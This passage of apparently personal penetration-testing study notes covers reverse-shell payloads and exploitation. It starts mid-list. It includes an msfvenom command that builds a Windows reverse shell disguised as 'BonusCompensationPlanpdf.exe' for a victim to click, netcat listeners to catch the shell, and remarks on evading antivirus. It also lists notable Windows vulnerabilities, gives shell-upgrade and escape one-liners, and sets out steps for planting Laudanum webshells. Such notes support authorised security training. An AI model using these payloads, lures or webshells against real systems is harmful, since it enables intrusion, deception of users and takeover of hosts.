      - Somehow get them to execute it (hope they click on it, etc.)
    - Catch it:
      - sudo nc -lvnp 443
  - Stageless payloads:
    - Sends the entire attack at once (useful for low bandwidth environments)
    - Creating one:
      - msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f exe > BonusCompensationPlanpdf.exe
      - Note: Sending the shell like this will almost always get caught by AV (need to encrypt it)
    - Executing it:
      - Somehow get them to execute it (hope they click on it, etc.)
    - Catch it:
      - sudo nc -lvnp 443

Can identify OS by TTL time (ping):

- Device / OS TTL
  *nix (Linux/Unix) 64
  Windows 128
  Solaris/AIX 254

Windows popular vulns:

Vulnerability	**Description**
MS08-06	MS08-067 was a critical patch pushed out to many different Windows revisions due to

7	an SMB flaw. This flaw made it extremely easy to infiltrate a Windows host. It was so efficient that the Conficker worm was using it to infect every vulnerable host it came across. Even Stuxnet took advantage of this vulnerability.
Eternal Blue	MS17-010 is an exploit leaked in the Shadow Brokers dump from the NSA. This exploit was most notably used in the WannaCry ransomware and NotPetya cyber attacks. This attack took advantage of a flaw in the SMB v1 protocol allowing for code execution. EternalBlue is believed to have infected upwards of 200,000 hosts just in 2017 and is still a common way to find access into a vulnerable Windows host. (Windows 2008-2016)
PrintNightmare	A remote code execution vulnerability in the Windows Print Spooler. With valid credentials for that host or a low privilege shell, you can install a printer, add a driver that runs for you, and grants you system-level access to the host. This vulnerability has been ravaging companies through 2021. 0xdf wrote an awesome post on it here.
BlueKeep	CVE 2019-0708 is a vulnerability in Microsoft's RDP protocol that allows for Remote Code Execution. This vulnerability took advantage of a miss-called channel to gain code execution, affecting every Windows revision from Windows 2000 to Server 2008 R2.
Sigred	CVE 2020-1350 utilized a flaw in how DNS reads SIG resource records. It is a bit more complicated than the other exploits on this list, but if done correctly, it will give the attacker Domain Admin privileges since it will affect the domain's DNS server which is commonly the primary Domain Controller.
SeriousSam	CVE 2021-36934 exploits an issue with the way Windows handles permission on the C:\Windows\system32\config folder. Before fixing the issue, non-elevated users have access to the SAM database, among other files. This is not a huge issue since the files can't be accessed while in use by the pc, but this gets dangerous when looking at volume shadow copy backups. These same privilege mistakes exist on the backup files as well, allowing an attacker to read the SAM database, dumping credentials.
Zerologon	CVE 2020-1472 is a critical vulnerability that exploits a cryptographic flaw in Microsoft's Active Directory Netlogon Remote Protocol (MS-NRPC). It allows users to log on to servers using NT LAN Manager (NTLM) and even send account changes via the protocol. The attack can be a bit complex, but it is trivial to execute since an attacker would have to make around 256 guesses at a computer account password before finding what they need. This can happen in a matter of a few seconds.

Windows payloads to consider:

- DLLs A Dynamic Linking Library (DLL) is a library file used in Microsoft operating systems to provide shared code and data that can be used by many different programs at once. These files are modular and allow us to have applications that are more dynamic and easier to update. As a pentester, injecting a malicious DLL or hijacking a vulnerable library on the host can elevate our privileges to SYSTEM and/or bypass User Account Controls.
- Batch Batch files are text-based DOS scripts utilized by system administrators to complete multiple tasks through the command-line interpreter. These files end with an extension of .bat. We can use batch files to run commands on the host in an automated fashion. For example, we can have a batch file open a port on the host, or connect back to our attacking box. Once that is done, it can then perform basic enumeration steps and feed us info back over the open port.
- VBS VBScript is a lightweight scripting language based on Microsoft's Visual Basic. It is typically used as a client-side scripting language in webservers to enable dynamic web pages. VBS is dated and disabled by most modern web browsers but lives on in the context of Phishing and other attacks aimed at having users perform an action such as enabling the loading of Macros in an excel document or clicking on a cell to have the Windows scripting engine execute a piece of code.
- MSI .MSI files serve as an installation database for the Windows Installer. When attempting to install a new application, the installer will look for the .msi file to understand all of the

components required and how to find them. We can use the Windows Installer by crafting a payload as an .msi file. Once we have it on the host, we can run msiexec to execute our file, which will provide us with further access, such as an elevated reverse shell.

- Powershell Powershell is both a shell environment and scripting language. It serves as Microsoft's modern shell environment in their operating systems. As a scripting language, it is a dynamic language based on the .NET Common Language Runtime that, like its shell component, takes input and output as .NET objects. PowerShell can provide us with a plethora of options when it comes to gaining a shell and execution on a host, among many other steps in our penetration testing process.

For Linux payloads and exploits genuinely consist of seeing if whatever services they are running have a common exploit

How to upgrade linux shells:

- See what is available: `which python perl ruby php nc bash sh`
    - Python:
        - python3 -c 'import pty; pty.spawn("/bin/bash")'
    - Perl:
        - perl -e 'exec "/bin/sh";'
    - Ruby:
        - ruby: exec "/bin/sh"
    - Lua:
        - lua: os.execute('/bin/sh')
    - Awk:
        - awk 'BEGIN {system("/bin/sh")}'
    - Find:
        - find / -name nameoffile -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
        - find . -exec /bin/sh \; -quit
    - Vim:
        - vim -c ':!/bin/sh'
        - vim
          :set shell=/bin/sh
          :shell
    - Background, `stty raw -echo; fg`, then `export TERM=xterm`

Laudanum:

- A list of prepared webshells at /usr/share/laudanum
- Certain webshells only work with certain kinds of webistes, try them out and see if any work:
    - Php for Apache Use: https://github.com/WhiteWinterWolf/wwwolf-php-webshell/blob/master/webshell.php
    - ASPX for ASP.NET
    - WAR shells for war file uploads (usually in network firewalls) (technically .jsp but still)
- Copy which shell you want:
    - cp /usr/share/laudanum/aspx/shell.aspx /home/tester/demo.aspx
- Add your IP to allowedIPs in the shell using nano (line 59)